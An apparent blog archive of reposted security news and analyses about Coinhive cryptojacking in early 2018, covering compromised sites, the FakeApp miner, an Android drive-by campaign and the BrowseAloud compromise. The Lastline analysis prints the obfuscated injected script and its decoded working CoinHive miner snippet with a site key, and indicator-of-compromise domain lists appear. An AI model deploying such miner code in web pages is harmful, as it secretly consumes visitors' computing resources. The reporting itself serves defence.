A Box in Space

Contents from some of my favorite Websites

CATEGORY ARCHIVES: COINHIVE

Beware; rTorrent Client Exploited to Mine Monero Cryptocurrency

By Waqas

rTorrent Client Exploited to Mine Monero Cryptocurrency Thanks to XML-RPC

This is a post from HackRead.com Read the original post: Beware; rTorrent Client Exploited to Mine Monero Cryptocurrency

This entry was posted in bitcoin, BitTorrent, coinhive, cryptocurrency, Cryptojacking, cyber crime, Hacking, Malware, Monero, rTorrent, russia, security, uTorrent on March 2, 2018 [https://www.hackread.com/rtorrent-client-exploited-to-mine-monero-cryptocurrency/] by Waqas.

Ad Network Circumvents Ad-Blocking Tools To Run In-Browser Cryptojacker Scripts

Researchers say cyrptojackers are bypassing ad-blocking software in an attempt to run in-browser cyrptocurrency miner Coinhive.

This entry was posted in adblockers, coinhive, cryptocurrency, Cryptojacking, DGA, domain generation algorithm, JavaScript, Malware, Privacy, web security on March 1, 2018 [https://threatpost.com/ad-network-circumvents-ad-blocking-tools-to-run-in-browser-cryptojacker-scripts/130161/] by Lindsey O'Donnell.

MS Word Maybe Used for Cryptojacking Attacks

By David Balaban

Cryptojacking JavaScript can be launched in Word documents – New

This is a post from HackRead.com Read the original post: MS Word Maybe Used for Cryptojacking Attacks

This entry was posted in coinhive, cryptocurrency, Cryptojacking, cyber crime, fraud, Hacking, Internet, Malware, microsoft, scam, security, video on February 27, 2018 [https://www.hackread.com/ms-word-maybe-used-for-cryptojacking-attacks/] by David Balaban.

Unsecured AWS led to cryptojacking attack on LA Times

Cryptojackers have been discovered sneaking mining code on to a big brand's website through the back door of a poorly secured Amazon AWS (Amazon Web Service) S3 bucket.

This entry was posted in AWS, AWS S3 buckets, Bad Packets Report, coinhive, cryptocurrency, Cryptojacking, cryptomining, LA Times, Monero, Security threats on February 27, 2018 [https://nakedsecurity.sophos.com/2018/02/27/unsecured-aws-led-to-cryptojacking-attack-on-la-times/] by John E Dunn.

The state of malicious cryptomining

While cryptocurrencies have been around for a long time and used for legitimate purposes, online criminals have certainly tarnished their reputation. Unfortunately, the same benefits offered by these decentralized and somewhat anonymous digital currencies were quickly abused to extort money, as was the case during the various ransomware outbreaks we've witnessed in the last few years.

As the value of cryptocurrencies—driven by the phenomenal rise of Bitcoin—has increased significantly, a new kind of threat has become mainstream, and some might say has even surpassed all other cybercrime. Indeed, cryptocurrency mining is such a lucrative business that malware creators and distributors the world over are drawn to

it like moths to a flame. The emergence of a multitude of new cryptocurrencies that can be mined by average computers has also contributed to the widespread abuse we are witnessing.

Malwarebytes has been blocking coin miners with its multiple protection modules, including our real-time scanner and web protection technology. Ever since September 2017, malicious cryptomining has been our top detection overall.

Cryptomining malware

To maximize their profits, threat actors are leveraging the computing power of as many devices as they can. But first, they must find ways to deliver the malicious coin miners on a large enough scale.

While the Wannacry ransomware was highly publicized for taking advantage of the leaked EternalBlue and DoublePulsar exploits, at least two different groups used those same vulnerabilities to infect hundreds of thousands of Windows servers with a cryptocurrency miner, ultimately generating millions of dollars in revenue.

Figure 1: Worm scanning random IP addresses on port 445

Other vulnerabilities, such as a flaw with Oracle's WebLogic Server (CVE-2017-10271), were also used to deliver miners onto servers at universities and research institutions. While Oracle released a patch in October 2017, many did not apply it in a timely fashion, and a PoC only facilitated widespread abuse.

As it turns out, servers happen to be a favorite among criminals because they offer the most horsepower, or to use the proper term, the highest hash rate to crunch through and solve the mathematical operations required by cryptomining. In recent times, we saw individuals who, against their better judgement, took this to the next level by using supercomputers in various critical infrastructure environments.

Spam and exploit kits campaigns

Even malware authors have caught the cryptocurrency bug. Existing malware families like Trickbot, distributed via malicious spam attachments, temporarily added in a coin miner module.

Interestingly, the Trickbot authors had already expanded their banking Trojan to steal credentials from Coinbase users as they logged into their electronic wallet. The modular nature of their malware is certainly making it easier for them to experiment with new schemes to make money.

Figure 2: Document containing macro that downloads the TrickBot malware

Several exploit kits, and RIG EK in particular have been distributing miners, usually via the intermediary of the SmokeLoader malware. In fact, cryptominers are one of the most commonly served payloads in drive-by download attacks.

Figure 3: An iframe redirection to RIG EK followed by a noticeable coin miner infection

Mobile and Mac cryptominers

Mobile users are not immune to cryptomining either, as Trojanized apps laced with mining code are also commonplace, especially for the Android platform. Similarly to Windows malware, malicious APKs tend to have modules for specific functionalities, such as SMS spam and of course miners.

Figure 4: Source code for the mining component within an Android APK

Legitimate mining pools such as Minergate are often used by those Android miners, and the same is true for Mac cryptominers. The usual advice on sticking to official websites to download applications applies but is not always enough, especially when trusted applications get hacked.

```
~/Library/Apple/Dock -user sarahmayergo1990@gmail.com@gmail.com -xmr
```

Figure 5: Malicious Mac application launching a Monero miner

Drive-by cryptomining

In mid-September 2017, a mysterious entity called Coinhive launched a new service that was about to create chaos on the web, as it introduced an API to mine the Monero currency directly within the browser.

While in-browser miners have taken off because of Coinhive's popularity, they had already been tested a few years ago, mostly as proof-of-concepts that did not develop much further. There is, however, the legal precedent of a group of students at MIT who got sued by the state of New Jersey for their coin mining attempt—called Tidbit—proposed as an alternative to traditional display advertising.

No opt-in by default

Within weeks, the Coinhive API, void of any safeguards, was abused in drive-by cryptomining attacks. Similar to drive-by downloads, drive-by mining is an automated, silent, and platform agnostic technique that forces visitors to a website to mine for cryptocurrency.

We witnessed an interesting campaign that was specifically designed for Android and drew millions of users to pages that immediately started to mine for Monero under the pretense of recouping server costs. Even though mobile devices aren't as powerful as desktops, let alone servers, this event showed that no one is immune to drive-by mining.

Figure 6: An in-browser miner for Chrome on Android

Malvertising was once again a major factor in spreading coin miners to a large audience, as we saw with the YouTube case that involved malicious ads via DoubleClick. Another interesting vector, which security people have warned about for years, is the use of third-party scripts that have become ubiquitous. A company called Texthelp had one of their plugins compromised and injected with a Coinhive script, leading to hundreds of government websites in the UK unwillingly participating in malicious cryptomining activity.

To fend off criticism, Coinhive introduced a new API (AuthedMine) that explicitly requires user input for any mining activity to be allowed. The idea was that considerate website owners would use this more “ethical” API instead, so that their visitors can knowingly opt-in or out before engaging in cryptomining. This was also an argument that Coinhive put forward to defend its stance against ad blockers and antivirus products.

While only Coinhive themselves would have accurate statistics, according to our own telemetry the opt-in version of their API was barely used (40K/day) in comparison to the silent one (3M/day), as pictured in the below histograms during the period of January 10 to February 6.

Figure 7: Usage statistics for the opt-in version of Coinhive

Figure 8: Usage statistics for the silent version of Coinhive

Moreover, even websites that do use the opt-in option may still be crippling machines by running an unthrottled miner, as was the case with popular American news website Salon[.]com.

Copycats

Several copycats emerged in the wake of Coinhive’s immediate success. According to our stats, *coin-have[.]com* is the second most popular service, followed by *crypto-loot[.]com*. While Coinhive takes a 30 percent commission on all mining earnings, Coin Have advertises the lowest commission rates in the market at 20 percent, although CryptoLoot itself claims to pay out 88 percent of mined commissions.

In additions to bigger payouts, other “attractive” features pushed by newcomers are low payment thresholds and the ability to bypass ad blockers, which they often view as their number one threat.

Figure 9: Two of the most popular Coinhive copycats

Browsers and technologies abused

Contrary to malware-based coin miners, drive-by cryptomining does not require infecting a machine. This is both a strength and weakness in the sense that it can potentially reach a much wider audience but is also more ephemeral in nature.

For example, if a user navigates away from the website they are on or closes the offending tab, that will cause the mining activity to stop, which is a major drawback. However, we observed that some miners have developed sneaky ways of making drive-by mining persistent, thanks to the use of pop-unders, a practice well-known in the ad fraud

business. To add insult to injury, the malicious pop-under tab containing the mining code would get placed right underneath the taskbar, rendering it virtually invisible to the end user. Thanks to this trick, the mining can carry on until the user actually restarts their computer.

Another way to mine for long and uninterrupted periods of time is by using a booby-trapped browser extension that will inject code in each web session. This is what happened to the Archive Poster extension because one of their developers had his Google account credentials compromised.

Figure 10: The compromised extension with a rogue JavaScript for Coinhive

It is worth noting that JavaScript is not the only way to mine for coins within the browser. Indeed, we have observed WebAssembly, a newer format available in modern browsers, being used more and more. WebAssembly modules have the advantage of running at near native speed, making them a lot faster and more efficient than JavaScript.

```
| payload =
  - [ ExportSection
    | count = 27
    | entries =
    - [ ExportEntry
      | field_len = 9
      | field_str = "stackSave"
      | kind = 0x0
      | index = 71
    - [ ExportEntry
      | field_len = 17
      | field_str = "_cryptonight_hash"
      | kind = 0x0
      | index = 70
```

Figure 11: Code snippet from a WebAssembly module designed for mining Monero

While drive-by mining typically happens via the standard HTTP protocol—either via HTTP or HTTPS connections—we have witnessed more and more examples of miners communicating via WebSockets instead.

Figure 12: A Web Socket connection to Coinhive

A WebSocket is another communication protocol that allows streams of data to be exchanged. There is an initial handshake request and response with a remote server followed by the actual data streams. Coin mining code wrapped within a secure (wss) WebSocket is more difficult to identify and block.

Conclusion

As the threat landscape continues to evolve, its connections to real-world trends become more and more obvious. Malware authors are not only enjoying the relative anonymity provided by digital currencies but also want to amass them.

Cryptomining malware provides a good use case for leveraging the size and power of a botnet in order to perform CPU-intensive mining tasks without having to bear the costs incurred in the process. In some aspect, drive-by mining also applies the same concept, except that the botnet of web users it creates is mostly temporary.

While malicious cryptomining appears to be far less dangerous to the user than ransomware, its effects should not be undermined. Indeed, unmanaged miners could seriously disrupt business or infrastructure critical processes by overloading systems to the point where they become unresponsive and shut down. Under the disguise of a financially-motivated attack, this could be the perfect alibi for advanced threat actors.

Malwarebytes users, regardless of their platform, are protected against unwanted cryptomining, whether it is done via malware or the web.

The post The state of malicious cryptomining appeared first on Malwarebytes Labs.

This entry was posted in coin miners, coin-have, Coinbase, coinhive, crypto-loot, cryptocurrency, cryptomining, Cybercrime, drive-by, malvertising, Malware, Monero on February 26, 2018 [https://blog.malwarebytes.com/cybercrime/2018/02/state-malicious-cryptomining/] by Jérôme Segura.

LA Times website hacked to mine Monero cryptocurrency

By Waqas

Another day, another Monero cryptocurrency miner – This time, the target

This is a post from HackRead.com Read the original post: LA Times website hacked to mine Monero cryptocurrency

This entry was posted in Amazon, coinhive, cryptocurrency, cyber crime, fraud, Hacking, Hacking News, Malware, Monero, money, Privacy, scam, security on February 23, 2018 [https://www.hackread.com/la-times-website-hacked-mine-monero-cryptocurrency/] by Waqas.


Deepfakes FakeApp tool (briefly) includes cryptominer

A few weeks ago, we took a look at a forum dedicated to Deepfake clips where the site was pushing Coinhive mining scripts in the website's HTML code.

As it turns out, there's been another mining blow-out in the form of one of the apps used to make the fakes. That's right—a tool designed to push CPU/GPU hard in order to create movie files *also* wanted you to push the GPU that much further and do a spot of mining in the background at the same time.

The developer of one of the most popular Deepfake movie makers, FakeApp (previously mentioned on Motherboard as a "user-friendly version" of the Deepfakes technology), decided to add an optional mining function into the latest release of their program. The reception to this was, to be fair, a complete disaster and it wasn't long before said developer realised everything had gone a bit wrong and pulled the miner.

The majority of the posts online made about this range from lengthy rants to angry swearing to the occasional passing insult and a lot of "download the old version or use something else." If you want to foster a complete sense of mistrust in your app then this is definitely the way to do it:




Click to enlarge

> ***The Developer just announced he is removing the miner. I don't know if that means you'll have to wait for a new version or if it's remotely disabled immediately.***

According to the above poster, the mining free version was 100KB smaller than the previous file, so if you weighed in at 70.58MB you were fine, but if you tallied up at 70.68MB you might have wanted to abandon ship. Here's a rather angry Reddit thread about it:

Click to enlarge

On another popular Deepfake forum, they're specifically highlighting the two different versions:



Click to enlarge

Make sure you have the version without the cryptominer:

Download from – (may have miner):
Download from – (no miner):

According to the Reddit post up above, the app only “mined when you were training” (training being the process of making the computer learn how to draw faces) so you “wouldn’t notice the extra load.” After the hostile reception to the mining, FakeApp v2.2 was taken down by the app developer after a day and re-uploaded sans miner:

Click to enlarge

The donation miner was introduced and removed in one day. The rest is totally clean as has been seen by everyone who’s used it. I’m not doing this to make money.


Regardless of the reasoning, it turns out people do not like miners on their computer—especially when they’re already entrusting a good chunk of heavy duty usage to the app developer as it is. No amount of experiments in funding will make up for this kind of damage limitation exercise:

Click to enlarge

I am not counting on anyone accidentally mining $0.004 cents for me, this is an oversight that has happened for every setting since release. I’m not playing “innocent and transparent” I am trying to help people like I have since the

> ***beginning. In fact, I am in the process of putting in code to specially turn it off permanently after people have requested [to turn off the miner].***

Miners are a touchy enough subject without additional controversy over the mining function springing back to life every time you restart the program. Worse still, users felt there were also disclosure issues regarding the miner being onboard. In the below screenshot, the developer is having to point out they included a non-skippable disclaimer in the app changelog while admitting they forgot to add it to the changelog on the website:



Click to enlarge

Frankly, it's all a bit of a mess in fake pornography movie land, and this developer is immediately reaping the whirlwind of "probably shouldn't have gone with a miner after all." As for what kind of mining was taking place, it was our old friend Coinhive—humorously, the exact type of mining we spotted being used on that Deepfake forum from a fortnight ago.

As for the developer, they're left firefighting and posting apologetic rambles on Reddit:

Click to enlarge

> ***I didn't do it in an attempt to secretly make a profit of users using FakeApp—mining is neither secret nor profitable. I made an effort to be as upfront about it as I could possibly be, putting notices everywhere I could put them, and on the forum the reaction seemed to be mainly positive.***
>
> ***Making a voluntary $10/week to help speed up development off willing donors is not a scam; this was a donation feature that many liked, many were politely uncomfortable with, and a handful seemed intent to read malicious intent into. I have been here since the beginning and anyone who knows my work knows I care about making this tool accessible not making a profit, and that's why I've spent so much of my free time on it.***

It is honestly surprising to me that, in the middle of news stories galore about mining being annoying, someone thought squeezing extra juice out of an *already* juice-squeezed PC for some digital coin generation couldn't possibly go wrong. The Deepfakes industry has already branched out into multiple tools and programs, and there's a fair bit of choice out there—one mistake is all it takes, and the fanbase developers have built up will quickly disappear.

One of the most well-known Deepfake programs around has (temporarily) succumbed to the lure of mining, and between this huge reputation blow to arguably the most popular DIY app out there, and the long list of supposed Deepfake sites pushing mining scripts and dubious adverts all over the place, it's entirely possible that the fake pornography clip industry has started to show signs of a slow, relentless collapse into "We're not really into this anymore."

The post Deepfakes FakeApp tool (briefly) includes cryptominer appeared first on Malwarebytes Labs.

This entry was posted in coin mining, coinhive, crypto, deepfake, deepfakes, Fake, FakeApp, miner, mining, Security world, Technology on February 23, 2018 [https://blog.malwarebytes.com/security-world/2018/02/deepfakes-fakeapp-tool-briefly-includes-cryptominer/] by Christopher Boyd.

Cryptojacking Attack Found on Los Angeles Times Website

A security researcher found Coinhive code hidden on a Los Angeles Times' webpage that was secretly using visitors' devices to mine cryptocurrency.

This entry was posted in Amazon AWS S3 bucket, Cloud Security, coinhive, Cryptography, Cryptojacking, cryptomining, Malware, Monero Javascript miner, Privacy, web security on February 22, 2018 [https://threatpost.com/cryptojacking-attack-found-on-los-angeles-times-website/130041/] by Lindsey O'Donnell.

Cryptomining malware continues to drain enterprise CPU power

Cryptomining malware continues to impact organizations globally as 23% were affected by the Coinhive variant during January 2018, according to Check Point's latest Global Threat Impact Index. Researchers discovered three

different variants of cryptomining malware in its Top 10 most prevalent ranking, with Coinhive ranking first, impacting more than one-in-five organizations. Coinhive performs online mining of Monero cryptocurrency when a user visits a web page without the user's approval. The implanted JavaScript then uses the … More →

This entry was posted in check point, coinhive, Crypto-Currency, Cybercrime, Featured news, Malware, Trojan on February 15, 2018 [https://www.helpnetsecurity.com/2018/02/15/global-threat-impact-index-january-2018/] by Help Net Security.

Naked Security – Sophos: Watch our ads or we'll use your CPU for cryptomining

The Salon news site are offering users a novel choice: turn off your adblocker or let it use your browser to mine cryptocurrency

Naked Security - Sophos

This entry was posted in Adblocker, coinhive, cryptocurrency, cryptomining, Monero, Privacy, Salon on February 14, 2018 [http://feedproxy.google.com/~r/nakedsecurity/~3/DL0RdWJS5sk/] by John E Dunn.

Watch our ads or we'll use your CPU for cryptomining

The Salon news site are offering users a novel choice: turn off your adblocker or let it use your browser to mine cryptocurrency

This entry was posted in Adblocker, coinhive, cryptocurrency, cryptomining, Monero, Privacy, Salon on February 14, 2018 [https://nakedsecurity.sophos.com/2018/02/14/watch-our-ads-or-well-use-your-cpu-for-cryptomining/] by John E Dunn.

Salon website gives you a choice: turn off your ad blocker or let us mine cryptocurrencies

Salon website gives you a choice: turn off your ad blocker or let us mine cryptocurrencies

If you don't want to disable your ad blocker, maybe you'll feel comfortable letting Salon.com run code from Coinhive which will gobble up your computer's resources to mine some Monero cryptocurrency.

This entry was posted in ad-blocking, coinhive, cryptomining, Monero, Salon, Web Browsers on February 13, 2018 [https://www.grahamcluley.com/salon-website-gives-choice-turn-off-ad-blocker-let-us-mine-cryptocurrencies/] by Graham CLULEY.

Someone hacked this advertising screen to mine Bitcoin

By Waqas

The sudden surge in the price of Bitcoin encouraged the

This is a post from HackRead.com Read the original post: Someone hacked this advertising screen to mine Bitcoin

This entry was posted in bitcoin, coinhive, cryptocurrency, cyber crime, Hacking, Hacking News, Internet, London, Malware, Monero, NiceHash, security, UK on February 13, 2018 [https://www.hackread.com/someone-hacked-this-advertising-screen-to-mine-bitcoin/] by Waqas.

Thousands of Government Websites Hacked to Mine Cryptocurrencies

There was a time when hackers simply defaced websites to get attention, then they started hijacking them to spread banking trojan and ransomware, and now the trend has shifted towards injecting scripts into sites to mine cryptocurrencies. Thousands of government websites around the world have been found infected with a specific script that secretly forces visitors' computers to mine

This entry was posted in coinhive, cryptocurrency, cryptocurrency mining, cryptocurrency mining malware, Malware, website hacking on February 12, 2018 [http://feedproxy.google.com/~r/TheHackersNews/~3/X-dV0FJO-6M/cryptojacking-malware.html] by Mohit Kumar.

Thousands of government, orgs' websites found serving crypto mining script

On Sunday, over 4,200 websites around the world started hijacking visitors' browsers to mine the Monero crypto currency. The attack The problem was first noticed and partly documented by security researcher Scott Helme: Ummm, so yeah, this is *bad*. I just had @phat_hobbit point out that @ICOnews has a cryptominer installed on their site… 😮 pic.twitter.com/xQhspR7A2f — Scott Helme (@Scott_Helme) February 11, 2018 Among the compromised websites were that of UK's Information Commissioner's Office and … More →

This entry was posted in 360Netlab, coinhive, Crypto-Currency, Don't miss, Featured news, JavaScript, Malware, mining, Sophos, third party compromise on February 12, 2018 [https://www.helpnetsecurity.com/2018/02/12/websites-found-serving-crypto-mining-script/] by Zeljka Zorz.

Drive-by cryptomining campaign targets millions of Android users

Malvertising and online fraud through forced redirects and Trojanized apps—to cite the two most common examples—are increasingly plaguing Android users. In many cases, this is made worse by the fact that people often don't use web filtering or security applications on their mobile devices.

A particular group is seizing this opportunity to deliver one of the most lucrative payloads at the moment: drive-by cryptomining for the Monero (XMR) currency. In a campaign we first observed in late January, but which appears to have started at least around November 2017, millions of mobile users (we believe Android devices are targeted) have been redirected to a specifically designed page performing in-browser cryptomining.

In our previous research on drive-by mining, we defined this technique as automated, without user consent, and mostly silent (apart from the noise coming out of the victim's computer fan when their CPU is clocked at 100 percent). Here, however, visitors are presented with a CAPTCHA to solve in order to prove that they aren't bots, but rather real humans.

> *"Your device is showing suspicious surfing behaviour. Please prove that you are human by solving the captcha."*

Until the code (w3FaSO5R) is entered and you press the Continue button, your phone or tablet will be mining Monero at full speed, maxing out the device's processor.

Redirection mechanism

The discovery came while we were investigating a separate malware campaign dubbed EITest in late January. We were testing various malvertising chains that often lead to tech support scams with an Internet Explorer or Chrome user-agent on Windows. However, when we switched to an Android, we were redirected via a series of hops to that cryptomining page.

It seems odd that a static code (which is also hardcoded in the page's source) would efficiently validate traffic between human and bot. Similarly, upon clicking the Continue button, users are redirected to the Google home page, another odd choice for having proved you were not a robot.

While Android users may be redirected from regular browsing, we believe that infected apps containing ad modules are loading similar chains leading to this cryptomining page. This is unfortunately common in the Android ecosystem, especially with so-called "free" apps.

It's possible that this particular campaign is going after low quality traffic—but not necessarily bots —and rather than serving typical ads that might be wasted, they chose to make a profit using a browser-based Monero miner.

We identified several identical domains all using the same CAPTCHA code, and yet having different Coinhive site keys (see our indicators of compromise for the full details). The first one was registered in late November 2017, and new domains have been created since then, always with the same template.

Domain name, *registration date*

- recycloped[.]com 2017-11-22
- rcyclmnr[].com 2017-12-01
- rcylpd[.]com 2018-01-03
- rcyclmnrepv[.]com 2018-01-17
- rcyclmnrhgntry[.]com 2018-01-22

Traffic stats

We believe there are several more domains than just the few that we caught, but even this small subset is enough to give us an idea of the scope behind this campaign. We shared two of the most active sites with ad fraud

researcher Dr. Augustine Fou, who ran some stats via the SimilarWeb web analytics service. This confirmed our suspicions that the majority of traffic came via mobile and spiked in January.

We estimate that the traffic combined from the five domains we identified so far equals to about 800,000 visits per day, with an average time of four minutes spent on the mining page. To find out the number of hashes that would be produced, we could take a conservative hash rate of 10 h/s based on a benchmark of ARM processors.

It is difficult to determine how much Monero currency this operation is currently yielding without knowing how many other domains (and therefore total traffic) are out there. Because of the low hash rate and the limited time spent mining, we estimate this scheme is probably only netting a few thousand dollars each month. However, as cryptocurrencies continue to gain value, this amount could easily be multiplied a few times over.

Conclusion

The threat landscape has changed dramatically over the past few months, with many actors jumping on the cryptocurrency bandwagon. Malware-based miners, as well as their web-based counterparts, are booming and offering online criminals new revenue sources.

Forced cryptomining is now also affecting mobile phones and tablets en masse—not only via Trojanized apps, but also via redirects and pop-unders. We strongly advise users to run the same security tools they have on their PC on their mobile devices, because unwanted cryptomining is not only a nuisance but can also cause permanent damage.

Malwarebytes mobile users are protected against this threat.

Indicators of compromise

Domains:

```
rcyclmnr[].com
rcylpd[.]com
recycloped[.]com
rcyclmnrhgntry[.]com
rcyclmnrepv[.]com
```

Referring websites (please note that they should not be necessarily considered malicious):

```
panelsave[.]com
offerreality[.]com
thewise[.]com
go.bestmobiworld[.]com
```

```
questionfly[.]com
goldoffer[.]online
exdynsrv[.]com
thewhizmarketing[.]com
laserveradedomaina[.]com
thewhizproducts[.]com
smartoffer[.]site
formulawire[.]com
machieved[.]com
wtm.monitoringservice[.]co
traffic.tc-clicks[.]com
stonecalcom[.]com
nametraff[.]com
becanium[.]com
afflow.18-plus[.]net
serie-vostfr[.]com
pertholin[.]com
yrdrtzmsmt[.]com
yrdrtzmsmt.com
traffic.tc-clicks[.]com
```

Conhive site keys:

```
gufKH0i0u47VVmUMCga8oNnjRKi1EbxL
P3IN11cxuF4kf2kviM1a7MntCPu00WTG
zEqkQef50Irljpr1X3BqbHdGjMWnNyCd
rNYyUQUC5iQLdKafFS9Gi2jTVZKX8Vlq
```

The post Drive-by cryptomining campaign targets millions of Android users appeared first on Malwarebytes Labs.

This entry was posted in Android, bot, CAPTCHA, coinhive, crypto mining, cryptomining, drive-by, Threat analysis on February 12, 2018 [https://blog.malwarebytes.com/threat-analysis/2018/02/drive-by-cryptomining-campaign-attracts-millions-of-android-users/] by Jérôme Segura.

49% of crypto mining scripts are deployed on pornographic related websites

The number of crypto mining scripts discovered by security experts continues to increase, especially those ones illegally deployed by hacking servers online.

The experts from Qihoo 360's Netlab analyzed crypto mining scripts online by analyzing DNS traffic with its DNSMon system. The experts were able to determine which sites load the scripts from domains associated with in-browser mining services.

According to the researchers, 49% of crypto mining scripts are deployed on pornographic related websites.

The study revealed that cryptocurrency mining scripts are also deployed on fraud sites (8%), advertising domains (7%), and cryptocurrency mining (7%).


*"**0.2% of websites have web mining code embedded in the homepage** : 241 (0.24%) in Alexa Top 100,000 websites, 629 (0.21%) in Alexa Top 300,000 websites" reads the analysis published by NetLab.*

***"Pornographic related websites are the main body** , accounting for 49% of these websites. Others include fraud (8%), advertising (7%), mining (7%), film and television (6%) and other categories"*

The most used crypto mining script is Coinhive (68%+10%), followed by JSEcoin (9%).

The fact that cryptocurrency mining scripts are most deployed on porn websites is not a surprise because they have a large number of visitors that used to spend a lot of time watching their content.

Mining activities online are rapidly increasing, the following graph shows the mining site DNS traffic trends:



Below the categories of new actors most involved in mining activities:

- ***Advertisers** : The mining activity of some websites is introduced by the advertisers' external chains*
- ***Shell link** : Some websites will use a "shell link" to obscure the mining site link in the source code*
- ***Short domain name service provider** : goobo . COM .br Brazil is a short domain name service provider, the website home page, including a short domain name through the service generated when access to the link will be loaded coinhive mining*
- ***Supply chain contamination** : the WWW . Midijs . NET is a JS-based MIDI file player, website source code used in mining to coinhive*
- ***Self-built pool** : Some people in github open source code , can be used to build from the pool*
- ***Web users informed mining** : authedmine . COM is emerging of a mining site, the site claims that only a clear case of known and authorized users, began mining*

Pierluigi Paganini

(Security Affairs – crypto currency mining scripts, Monero)

The post 49% of crypto mining scripts are deployed on pornographic related websites appeared first on Security Affairs.

This entry was posted in Breaking News, coinhive, cyber crime, Hacking, Malware, mining scripts on February 12, 2018 [http://securityaffairs.co/wordpress/68949/malware/crypto-mining-scripts.html] by Pierluigi Paganini.

Government websites hijacked by cryptomining plugin

Ico thumb

More than 4000 websites, including many belonging to governments around the world, were hijacked this weekend by hackers who managed to plant code designed to exploit the computer power of visiting PCs and mine for cryptocurrency.

This entry was posted in browsealoud, coinhive, cryptomining, Monero, plugin, Texthelp, Vulnerability on February 11, 2018 [https://www.grahamcluley.com/government-websites-hijacked-cryptomining-plugin/] by Graham CLULEY.

Trust Me, I am a Screen Reader, not a CryptoMiner

Until late Sunday afternoon, a number of public sector websites including ICO, NHS, and local councils (for example, Camden in London) have been serving a crypto miner unbeknownst to visitors, turning them into a free computing cloud at the service of unknown hackers. Although initially only UK sites were particularly affected, subsequent reports included Ireland and US websites as well.




Figure 1: BrowseAloud accessibility tool.

While initially researchers considered the possibility of a new vulnerability exploited at large, Scott Helme (https://twitter.com/Scott_Helme/status/962691297239846914) quickly identified the culprit in a foreign JavaScript fragment added to the BrowseAloud (see Figure 1) JavaScript file (https://wwwbrowsealoud[.]com/plus/scripts/ba.js), an accessibility tool used by all the affected websites:

```
\x3c\x73\x63\x72\x69\x70\x74\x3e
\x69\x66 \x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63
\x65\x6e\x63\x79 \x3e \x31\x29\x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\
61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x2f\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x6
\x30\x2e\x36\x7d\x7d \x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31\x47\x64\x51\x47\x7
\x31\x70\x69\x76\x72\x47\x6c\x56\x48\x53\x70\x35\x50\x32\x49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\
\x2f\x73\x63\x72\x69\x70\x74\x3e
```

Compromising a third-party tool JavaScript is no small feat, and it allowed deployment of the code fragment on thousands of unaware websites (here a comprehensive list of websites using BrowseAloud to provide screen reader support and text translation services): https://publicwww.com/websites/browsealoud.com%2Fplus%2Fscripts%2Fba.js/).

To analyze the obfuscated code we loaded one of the affected websites (Camden Council) into our instrumented web browser (Figure 2) and extracted the clear text.

Figure 2: the web site Camden Council as analyzed by Lastline instrumented web browser.

As it turns out, it is an instance of the well-known and infamous CoinHive, mining the Monero cryptocurrency:

```
<script> if (navigator.hardwareConcurrency > 1){ var cpuConfig = {threads:
Math.round(navigator.hardwareConcurrency/3),throttle:0.6}} else { var cpuConfig =
{threads: 8,throttle:0.6}} var miner = new
CoinHive.Anonymous('1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq',
cpuConfig);miner.start();</script>
```

Unlike Bitcoin wallet addresses, CoinHive site keys do not allow balance checks, making impossible to answer the question of how much money the attackers managed to make in this heist. On the other hand, quite interestingly, the very same CoinHive key did pop up on Twitter approximately one week ago (https://twitter.com/Banbreach/status/960594618499858432); context on this is still not clear, and we will update the blog post as we know more.

As of now (16:34) the company behind BrowseAloud, Texthelp, removed the JavaScript from their servers (as a preventive measure the browsealoud[.]com domain has also been set to resolve to NXDOMAIN) effectively putting a stop to this emergency by disabling the BrowseAloud tool altogether. But when did it start, and most importantly how did it happen?

Figure 3: S3 object metadata.

Marco Cova one of our senior researchers here at Lastline, quickly noticed that the BrowseAloud JavaScript files were hosted on an S3 bucket (see Figure 3 above).

> *The https://t.co/gGMeoCMAv7 script has been injected since at least 11am this morning, so the attack went on for about 5 hours. pic.twitter.com/FBoCyBCK8Q*
>
> *— Marco Cova (@marco_cova) February 11, 2018*

In particular the last modified time of the ba.js resource showed 2018-02-11T11:14:24 making this Sunday morning UK time the very first moment this specific version of the JavaScript had been served.

Figure 4: S3 object permissions.

Although it's not possible to know for certain (only our colleagues at Texthelp can perform this investigation) it seems possible that attackers may have managed to modify the object referencing the JavaScript file by taking advantage of weak S3 permissions (see Figure 4). Unfortunately we cannot pinpoint the exact cause as we do not have at our disposal all permissions records for the referenced S3 bucket.

Considering the number of components involved in a website on average, it might be concerning to see that a single compromise managed to affect so many websites. As Scott Helme noticed however, we should be aware that technologies able to thwart this kind of attacks exist already: in particular, if those websites had implemented CSP (Content Security Policy) to mandate the use of SRI (Subresource Integrity), any attempt to load a compromised JavaScript would have failed, sparing thousands of users the irony of mining cryptocurrency for unknown hackers, while looking to pay their council tax.

The post Trust Me, I am a Screen Reader, not a CryptoMiner appeared first on Lastline.

